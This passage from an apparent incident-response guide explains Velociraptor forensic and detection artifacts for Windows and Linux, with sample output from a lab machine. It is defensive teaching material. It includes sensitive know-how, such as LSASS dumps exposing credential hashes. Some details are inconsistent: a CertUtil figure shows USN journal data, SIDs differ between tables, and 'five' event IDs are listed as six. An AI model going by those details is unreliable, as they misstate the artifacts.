S-1-5-21-3214742688-4231865501-2707426398-1001	vm	Microsoft.MicrosoftOfficeHub_bwekyb3d8bbwe	2026-03-25T08:48:37Z
S-1-5-21-3214742688-4231865501-2707426398-1001	vm	Microsoft.OutlookForWindows_bwekyb3d8bbwe	2026-03-16T11:48:14Z
S-1-5-21-3214742688-4231865501-2707426398-1001	vm	Microsoft.Windows.CloudExperienceHost_cw5n1h2txyewy	2026-03-09T03:31:19Z
S-1-5-21-3214742688-4231865501-2707426398-1001	vm	Microsoft.Windows.Search_cw5n1h2txyewy	2026-03-25T01:17:29Z

Figure 16: Windows.Forensics.Bam

Unlike Prefetch which does not attribute execution to a specific user, BAM records which user SID ran each binary. This answers the critical forensic question of which account the attacker used to run their tools.

Windows.Forensics.Lnk

Parses Windows LNK shortcut files found in the Recent Items folder and other locations. LNK files contain metadata about the file they point to including the full path, volume serial number, machine ID, and timestamps even if the target file has been deleted.



Figure 17: Windows.Forensics.Lnk

LNK files prove that a specific file was accessed even if both the LNK file and the original file have been deleted. They are particularly valuable for proving that an attacker opened specific documents or accessed files on a removable drive.

Windows.Forensics.RecycleBin

Parses the Windows Recycle Bin metadata files (files beginning with \$I) across all user profiles. These metadata files record the original path, deletion timestamp, and file size of every file sent to the Recycle Bin, even after the file has been permanently deleted from the bin.


DeletedTimestamp	Name	OriginalFilePath	FileSize	OSPath	RecyclePath	Upload
2026-03-01T14:29:43Z		C:\Users\vm\Downloads\Sysmon64.exe	4563248	C:\\$Recycle.Bin\S-1-5-21-3214742680-4231865501-2707426398-1001\107XEEB.exe	C:\\$Recycle.Bin\S-1-5-21-3214742680-4231865501-2707426398-1001\107XEEB.exe	
2026-03-18T00:59:41Z		C:\Users\vm\Downloads\VelociraptorClient_error.log.202603160000	79	C:\\$Recycle.Bin\S-1-5-21-3214742680-4231865501-2707426398-1001\12WTLXS.202603160000	C:\\$Recycle.Bin\S-1-5-21-3214742680-4231865501-2707426398-1001\12WTLXS.202603160000	
2026-03-18T00:59:41Z		C:\Users\vm\Downloads\VelociraptorClient_info.log.202603160000	948	C:\\$Recycle.Bin\S-1-5-21-3214742680-4231865501-2707426398-1001\13BHRHC4.zip	C:\\$Recycle.Bin\S-1-5-21-3214742680-4231865501-2707426398-1001\13BHRHC4.zip	
2026-03-06T14:34:14Z		C:\Users\vm\Downloads\nc.exe-master.zip	117526	C:\\$Recycle.Bin\S-1-5-21-3214742680-4231865501-2707426398-1001\1377H34.log	C:\\$Recycle.Bin\S-1-5-21-3214742680-4231865501-2707426398-1001\1377H34.log	
2026-03-18T00:59:41Z		C:\Users\vm\Downloads\VelociraptorClient_error.log	0			

Figure 18: Windows.Forensics.RecycleBin

Attackers who attempt to clean up after themselves by deleting tools leave metadata evidence in the Recycle Bin. The \$I files persist even after emptying the bin, recording the original filename, full path, and exact deletion time.

Windows.Forensics.Shellbags

Parses Shellbag registry entries from the NTUSER.DAT and USRCLASS.DAT registry hives. Windows creates Shellbag entries to remember how a user viewed folders, and these entries record every folder the user opened including the first and last access timestamps.



Hive	KeyPath	Slot	FullPath	ModTime	Description
C:\Users\vm\AppData\Local\Microsoft\Windows\UsrClass.dat	Local Settings\Software\Microsoft\Windows\Shell\BagMRU	0	My Computer	2026-03-25T01:00:41Z	{ "LongName": "My Computer", "GUID": "26004FE0-3AEA-1069-A209-88802B38389D", "Type": "Root" }
C:\Users\vm\AppData\Local\Microsoft\Windows\UsrClass.dat	Local Settings\Software\Microsoft\Windows\Shell\BagMRU	1	Quick Access	2026-03-25T01:00:41Z	{ "LongName": "Quick Access", "GUID": "679F85C8-8228-405B-B298-5548CC85AA86", "Type": "Root" }
C:\Users\vm\AppData\Local\Microsoft\Windows\UsrClass.dat	Local Settings\Software\Microsoft\Windows\Shell\BagMRU	2	Computers and Devices	2026-03-25T01:00:41Z	{ "LongName": "Computers and Devices", "GUID": "F82C1A80-BE21-4350-8880-7367FC98F3C", "Type": "Root" }

Figure 19: Windows.Forensics.Shellbags

Shellbag entries persist even after the folder is deleted. If an attacker browsed to a staging directory, a network share containing sensitive data, or a specific folder on a USB drive, Shellbags will record that access with timestamps during an attack even after cleanup.

Windows.Forensics.Usn

Parses the NTFS USN Change Journal (\$UsnJrnl), a log maintained by the NTFS filesystem that records every change made to files and directories: creation, modification, rename, and deletion events. This journal provides a short-term record of filesystem activity.




Figure 20: Windows.Forensics.Usn

The USN Journal captures rename operations a technique attackers use to hide tools under innocent names. If mimikatz.exe was renamed to svchost32.exe before execution, the USN Journal records both the original and new name with timestamps.

Windows.Forensics.CertUtil

Hunts for evidence of CertUtil.exe abuse. CertUtil is a legitimate Windows binary used to manage certificates but is heavily abused by attackers as a living-off-the-land binary to download files from the internet, decode base64-encoded malware, or install malicious certificates.

Timestamp	Filename	OSPath	Reason	MFTId	Sequence	ParentMFTId	ParentSequence	FileAttributes	SourceInfo	Usn
2026-03-17T22:23:59.278Z	StoreAppList.scale-150.png	\\.\C:\vErrr\<Parent 322878-2 need 1>\StoreAppList.scale-150.png	["CLOSE" ; "SECURITY_CHANGE"]	322881	1	322878	1	["ARCHIVE"]	[]	187374182 4
2026-03-17T22:23:59.278Z	StoreAppList.scale-200.png	\\.\C:\Program Files\WindowsApps\Microsoft.WindowsStore_22482.1481.3.0_x64_8wekyb3d8bbwe\Assets\AppFiles\contrast-standard\theme-dark\StoreAppList.scale-200.png	["CLOSE" ; "HARD_LINK_CHANGE"]	322882	1	464831	2	["ARCHIVE"]	[]	187374193 6
2026-03-17T22:23:59.278Z	StoreAppList.scale-200.png	\\.\C:\vErrr\<Parent 322878-2 need 1>\StoreAppList.scale-200.png	["SECURITY_CHANGE"]	322882	1	322878	1	["ARCHIVE"]	[]	187374204 8

Figure 21: Windows.Forensics.CertUtil

Any evidence of CertUtil execution with URL arguments or base64 decode operations is a confirmed living-off-the-land attack.

Windows.Registry.AppCompatCache

Parses the Application Compatibility Cache (also called Shimcache) from the HKLM\SYSTEM registry hive. This cache records every executable that was loaded into a Windows process, including the file's last modification timestamp.

Position	ModificationTime	Path	ExecutionFlag	ControlSet	Key
0	2026-03-20T06:19:47Z	C:\Program Files (x86)\Microsoft\Edge\Application\146.0.3856.72\identity_helper.exe	2	ControlSet001	HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Session Manager\AppCompatCache\AppCompatCache
1	2026-03-20T06:20:16Z	C:\Program Files (x86)\Microsoft\Edge\Application\146.0.3856.72\elevation_service.exe	0	ControlSet001	HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Session Manager\AppCompatCache\AppCompatCache
2	2026-03-09T05:52:47Z	C:\Program Files\WindowsApps\Microsoft.YourPhone_1.25072.79.0_x64_8wekyb3d8bbwe\PhoneExperienceHost.exe	0	ControlSet001	HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Session Manager\AppCompatCache\AppCompatCache
3	2023-12-04T02:46:43Z	C:\Users\vm\AppData\Local\Temp\8BF08C83-8AD5-4238-B2CE-7872AAC91E38\dismhost.exe	0	ControlSet001	HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Session Manager\AppCompatCache\AppCompatCache
4	2026-03-24T07:44:02Z	C:\Windows\SoftwareDistribution\Download\Install\AM_Delta_Patch.1.445.729.0.exe	0	ControlSet001	HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Session Manager\AppCompatCache\AppCompatCache
5	2026-03-24T06:17:33Z	C:\Program Files\WindowsApps\Microsoft.WindowsStore_22482.1481.4.0_x64_8wekyb3d8bbwe\	0	ControlSet001	HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Session Manager\AppCompatCache\AppCompatCache

Figure 22: Windows.Registry.AppCompatCache

Shimcache does not require that a program actually executed it records when a binary was loaded into memory, which includes failed execution attempts. Combined with Prefetch and BAM, Shimcache provides comprehensive binary execution evidence.

Windows.Registry.UserAssist

Decodes the UserAssist registry entries stored in the NTUSER.DAT hive. These entries are ROT13-encoded by Windows and record the execution history of programs launched through the Windows GUI (Start Menu, Desktop shortcuts, Explorer), including run count and last execution time.

Name	User	LastExecution	LastExecutionTS	NumberOfExecutions
Microsoft.Windows.StartMenuExperienceHost_cw5n1h2txyewy!App	all			0
Microsoft.Windows.WindowsInstaller	vm			0
UEME_CTLCUACount:ctor	haider			0
UEME_CTLCUACount:ctor	vm			0
C:\Users\vm\AppData\Local\Temp\{DockerDesktopInstallers\1773757854183657468}\Docker Desktop Installer.exe	vm			0
C:\Users\vm\AppData\Local\Temp\{DockerDesktopInstallers\1773757864188499880}\Docker Desktop Installer.exe	vm			0
C:\Users\vm\AppData\Local\Temp\{DockerDesktopInstallers\1773757875272528980}\Docker Desktop Installer.exe	vm			0
C:\Users\vm\AppData\Local\Temp\{Google9664_221823522}\bin\updater.exe	vm			0
Microsoft.Windows.CloudExperienceHost_cw5n1h2txyewy!App	haider			0
Microsoft.Windows.Search_cw5n1h2txyewy!CortanaUI	haider			0

Figure 23: Windows.Registry.UserAssist

UserAssist provides user-attributed GUI execution history. Since it requires the program to be launched through the Windows shell (not command-line), it is particularly valuable for identifying tools that an attacker launched interactively through a Remote Desktop session.

Windows.Detection.Yara.Process

Scans the virtual memory of all running processes on the system using user-supplied YARA rules. This is the primary method for detecting fileless malware, injected shellcode, and in-memory implants that have no presence on the filesystem.




Figure 24: Windows.Detection.Yara.Process

A YARA match within the live memory of a running process is definitive proof of that process being compromised or containing injected code. Fileless malware that leaves no trace on disk is revealed entirely through process memory scanning.

Windows.Detection.Yara.Ntfs

Scans files on the NTFS filesystem using YARA rules with direct raw NTFS access, bypassing the Windows file locking mechanism. This allows scanning files that are currently held open by running processes and cannot be opened through normal file system calls.




Figure 25: Windows.Detection.Yara.Ntfs

Standard antivirus cannot scan files that are locked open by the operating system. This artifact bypasses that limitation using raw NTFS access. It is particularly effective for scanning malware DLLs that are loaded into a process and cannot be opened through normal means.

Windows.Detection.Mutants

Enumerates all named mutex (mutant) kernel objects currently present in the system. Many malware families create a uniquely named mutex when they run to ensure only one copy of themselves runs at a time this mutex name becomes a unique, reliable detection indicator.




Figure 26: Windows.Detection.Mutants

Known malware mutex names are documented in threat intelligence platforms. A match on a known mutex name is near-certain confirmation of that specific malware family being active on the endpoint. Low noise, high confidence indicator.

Windows.Detection.BinaryRename

Detects renamed Windows system binaries by comparing the OriginalFilename field stored inside each executable's PE (Portable Executable) header against the actual filename of the file on disk. Attackers rename system tools to avoid detection.




Figure 27: Windows.Detection.BinaryRename

Renaming powershell.exe to svchost32.exe or cmd.exe to explorer32.exe is a common evasion technique. Windows stores the original filename inside the binary's PE resource section, making this renaming immediately detectable through PE header inspection.

Windows.EventLogs.Evtx

A generic artifact for collecting and filtering Windows event log files (.evt). Supports specifying any event log channel, filtering by Event ID list, time range, and keyword regex patterns. This is the foundational artifact for all event-log-based investigations.



Figure 28: Windows.EventLogs.Evtx

Key Security Event IDs to monitor: 4624 (successful logon), 4625 (failed logon), 4688 (process creation), 4698 (scheduled task created), 4720 (user account created), 7045 (service installed). These five Event IDs cover the majority of initial access, persistence, and privilege escalation activity.

Windows.EventLogs.PowerShell

Collects PowerShell script block logging events (Event ID 4104) from the Microsoft-Windows-PowerShell/Operational event log. When script block logging is enabled, Windows records the complete, fully deobfuscated text of every PowerShell script that executes including fileless attacks delivered as encoded strings.



Figure 29: Windows.EventLogs.PowerShell

Script block logging captures the actual PowerShell code being executed AFTER deobfuscation. An attacker can encode their payload a hundred times — but when it executes, script block logging records the final decoded form. This makes it the most reliable PowerShell detection mechanism available.

Windows.EventLogs.RDPAuth

Collects Remote Desktop Protocol authentication events from both the Security event log and the Microsoft-Windows-TerminalServices-LocalSessionManager/Operational log. Tracks all RDP connection attempts with source IP, username, and session outcome.



Figure 30: Windows.EventLogs.RDPAuth

RDP is the most commonly exploited remote access protocol by ransomware actors and nation-state attackers. Successful RDP authentication from a geographically impossible source, at an unusual time, or using a service account that should not have interactive logon rights is an immediate investigation priority.

Windows.EventLogs.ServiceCreation

Filters the Windows System event log for Event ID 7045 (a new service was installed), Event ID 7034 (service crashed unexpectedly), and Event IDs 7036 (service state change). This provides a complete record of service installation and state changes.



Figure 31: Windows.EventLogs.ServiceCreation

Event ID 7045 is generated every time a service is installed and is one of the most reliable persistence detection events. Legitimate system administrators install services during scheduled maintenance windows — a service installed at 2 AM on a weekend with a random name and a Temp directory path is a confirmed malicious installation.

Windows.Memory.Acquisition

Acquires a complete physical memory image of the system using the WinPmem kernel driver. The resulting memory dump can be analyzed offline using Volatility to perform deep malware analysis, rootkit detection, credential extraction, and process reconstruction.




Figure 32: Windows.Memory.Acquisition

Full memory acquisition is the gold standard forensic artifact but comes with significant operational cost: a 16 GB RAM system produces a 16 GB upload. Use targeted process dumps (`Windows.Memory.ProcessDump`) for specific suspicious processes to minimize impact while preserving the most critical evidence.

Windows.Memory.ProcessDump

Dumps the complete virtual memory of a specific process identified by its Process ID (PID). This is a targeted alternative to full memory acquisition when a specific suspicious process has been identified and needs to be analyzed.



Figure 33: Windows.Memory.ProcessDump

Dumping the LSASS process (PID varies) exposes all credential hashes and Kerberos tickets currently in memory. Dumping a suspicious process reveals its decrypted payload, injected shellcode, C2 configuration, and any data it has staged for exfiltration. Always obtain proper authorization before dumping LSASS.

Windows.Network.NetStat

Enumerates all current TCP and UDP network connections using the Windows IP Helper API, with each connection correlated to the process that owns it. Equivalent to running netstat -ano with full process name resolution.

The screenshot shows the Windows.Network.NetStat tool interface. At the top, the title bar reads "Windows.Network.NetStat". Below the title bar is a toolbar with various icons for navigation and actions. The main area of the interface is a table displaying network connections. The table has the following columns: Pid, Name, Family, Type, Status, Laddr.IP, Laddr.Port, Raddr.IP, Raddr.Port, and Timestamp.

Pid	Name	Family	Type	Status	Laddr.IP	Laddr.Port	Raddr.IP	Raddr.Port	Timestamp
584	svchost.exe	IPv4	TCP	LISTEN	0.0.0.0	135	0.0.0.0	0	2026-03-25T00:47:48Z
4	System	IPv4	TCP	LISTEN	192.168.100.56	139	0.0.0.0	0	2026-03-25T00:47:52Z
1328	svchost.exe	IPv4	TCP	LISTEN	0.0.0.0	5040	0.0.0.0	0	2026-03-25T00:48:03Z
844	lsass.exe	IPv4	TCP	LISTEN	0.0.0.0	49664	0.0.0.0	0	2026-03-25T00:47:48Z
724	wininit.exe	IPv4	TCP	LISTEN	0.0.0.0	49665	0.0.0.0	0	2026-03-25T00:47:48Z
1116	svchost.exe	IPv4	TCP	LISTEN	0.0.0.0	49666	0.0.0.0	0	2026-03-25T00:47:49Z
1104	svchost.exe	IPv4	TCP	LISTEN	0.0.0.0	49667	0.0.0.0	0	2026-03-25T00:47:49Z
1948	spoolsv.exe	IPv4	TCP	LISTEN	0.0.0.0	49668	0.0.0.0	0	2026-03-25T00:47:51Z
836	services.exe	IPv4	TCP	LISTEN	0.0.0.0	49672	0.0.0.0	0	2026-03-25T00:48:02Z
2740	Velociraptor.exe	IPv4	TCP	ESTAB	192.168.100.56	49718	192.168.100.30	8080	2026-03-25T00:50:09Z

Figure 34: Windows.Network.NetStat

A process with an established outbound connection to a public IP address that should have no business reason to communicate externally is evidence of C2 beaconing. Connections with regular timing intervals (e.g., every 60 seconds) indicate automated beacon check-ins.

Windows.Network.ArpCache

Reads the ARP (Address Resolution Protocol) cache from all network interfaces. The ARP cache contains the IP-to-MAC address mappings of hosts that this system has recently communicated with on the local network.




Figure 35: Windows.Network.ArpCache

ARP cache entries prove that this system communicated with specific local network addresses even if firewall logs are unavailable. This is valuable for identifying lateral movement targets hosts that the compromised system contacted while pivoting through the network.

Windows.Search.FileFinder

Searches the Windows filesystem using glob patterns with optional content filters including YARA rules, regular expression content matching, and file metadata filters such as size and timestamp ranges. This is the primary tool for fleet-wide IOC hunting based on file characteristics.




Figure 36: Windows.Search.FileFinder

Use targeted glob patterns to minimize scan time. Priority search locations: C:\Temp**, C:\Users*\AppData**, C:\Windows\Temp**, and any world-writable directory. Search for .exe, .dll, .ps1, .bat, and .vbs files in these locations as a rapid IOC hunt.

Windows.Search.Yara

Scans files on the Windows filesystem using user-supplied YARA rules. Supports targeted scanning of specific directories, file extensions, and size ranges to make the scan efficient on large production endpoints.




Figure 37: Windows.Search.Yara

YARA rule-based file scanning is the standard method for detecting known malware by its code patterns. Start with the YARA-Forge community rule set which combines hundreds of high-quality public rules. Scan Temp directories first as they are the most common drop location for attacker tools.

Windows.Carving.CobaltStrike

Scans process memory and filesystem for Cobalt Strike beacon configurations. When found, it extracts the C2 server address, communication port, sleep time, jitter percentage, and payload type from the encrypted beacon configuration.




Figure 38: Windows.Carving.CobaltStrike

Cobalt Strike is the most widely used offensive framework in targeted attacks including ransomware operations and nation-state intrusions. Extracting the beacon configuration provides the C2 infrastructure details that can be immediately blocked at the network perimeter and shared with threat intelligence teams.

3 Linux Artifacts

This section covers artifacts for Linux endpoints across the Linux.Sys, Linux.Forensics, and Linux.Detection namespaces.

Linux.Sys.Pslist

Lists all running processes on a Linux system by reading entries from the /proc virtual filesystem. Returns the PID, PPID, process name, executable path, complete command line, process state, and owning user for every active process.




Figure 39: Linux.Sys.Pslist

A process running from a deleted executable (shown as '(deleted)' in the Exe path) is a strong indicator of a fileless malware technique where the binary was dropped, executed, and then immediately deleted to hide evidence. Also watch for processes running from /dev/shm which is a memory-backed filesystem.

Linux.Sys.Users

Parses /etc/passwd and optionally /etc/shadow to enumerate all local user accounts defined on the Linux system. Returns the username, user ID (UID), group ID (GID), home directory path, login shell, and password hash type.

